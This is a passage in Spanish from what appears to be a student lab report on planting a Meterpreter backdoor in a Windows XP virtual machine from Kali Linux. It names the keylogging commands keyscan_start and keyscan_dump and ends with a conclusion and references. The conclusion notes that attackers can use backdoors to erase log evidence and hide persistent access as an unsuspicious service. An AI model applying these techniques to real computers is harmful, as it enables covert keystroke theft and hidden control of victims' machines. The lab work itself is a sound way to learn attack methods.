


Ilustración 22 Comando *keyscan\_start*

Ahora para lograr extraer todo lo que se tecleo en la pc víctima. Para que muestre las palabras y acciones almacenadas en el buffer a la hora de escribir es:

### *keyscan\_dump*





Ilustración 23 Keyscan corriendo





*Ilustración 26 Apagando PC victima*

**Notas finales:** Esta práctica se ha realizado con una máquina virtual de XP que no tiene antivirus alguno, no se sabe si también pueda funcionar en un Windows 7 vulnerable pero se puede hacer la prueba para aprender, debe ser el mismo procedimiento.

Se debe estar conectado a la misma red, es un ataque en la red local, no un ataque remoto.

---

## Conclusión

Con esto se puede concluir por el lado de la víctima que se debe tener un antivirus bien actualizado para evitar ataques, también se debe verificar bien, en que sitios navegamos y descargamos programas siempre hay que revisar que sean de páginas oficiales para evitar un engaño y así dar acceso al equipo.

Por el lado del hacker, podría decirse que las backdoors son una forma de penetración casi infalible en pcs que estén totalmente desprotegidas, ya que las ventajas que tiene este tipo de ataque son, remover la evidencia de la entrada inicial de los logs del sistema, retener el acceso a la máquina y para ocultarlo se añade un nuevo servicio y se le puede dar un nombre del cual no se sospeche o mejor aún, utilizar un servicio que nunca se use, que este activado manualmente o totalmente.



---

## Referencias

- Bytechef*. (03 de 12 de 2013). Obtenido de <http://byteschef.com/es/instalar-kali-linux-en-virtualbox-con-guest-additions/>
- Docs Kali*. (05 de 12 de 2013). Obtenido de <http://es.docs.kali.org/introduction-es/que-es-kali-linux>
- Docs Kali linux*. (04 de 12 de 2013). Obtenido de <http://es.docs.kali.org/category/installation-es>
- Hakin9*. (05 de 12 de 2013). Obtenido de <http://hakin9.org/kali-linux-see-whats-new-and-get-advanced-skills-with-hakin9s-tutorials/>
- kalilinux*. (5 de 12 de 2013). Obtenido de <http://kalilinux.foroactivo.com/t25-manual-nmap-para-kali-linux-parte-1>
- Linuxlive*. (1 de 12 de 2013). Obtenido de <http://www.linuxliveusb.com/en/help/faq/virtualization/154-unable-to-boot-please-use-a-kernel-appropriate-for-your-cpu>
- Nyxbone*. (06 de 12 de 2013). Obtenido de <http://www.nyxbone.com/metasploit/Meterpreter.html>
- OMHE*. (04 de 12 de 2013). Obtenido de <http://www.2013.omhe.org/wOoPs/uploads/2013/01/OMHE11.pdf>
- RevistadeSeguridad*. (1 de 12 de 2013). Obtenido de <http://revista.seguridad.unam.mx/numero-18/pruebas-de-penetraci%C3%B3n-para-principiantes-5-herramientas-para-empezar>
- Segu-Info*. (02 de 12 de 2013). Obtenido de <http://www.segu-info.com.ar/malware/backdoor.htm>
- Taringa*. (1 de 12 de 2013). Obtenido de <http://www.taringa.net/posts/linux/16545448/Kali-la-Hermana-de-Backtrack-Linux.html>
- Wikipedia*. (03 de 12 de 2013). Obtenido de [http://es.wikipedia.org/wiki/Malware#Puertas\\_traseras\\_o\\_Backdoors](http://es.wikipedia.org/wiki/Malware#Puertas_traseras_o_Backdoors)
- Youtube*. (01 de 12 de 2013). Obtenido de <http://www.youtube.com/watch?v=FJoquV-G-qQ>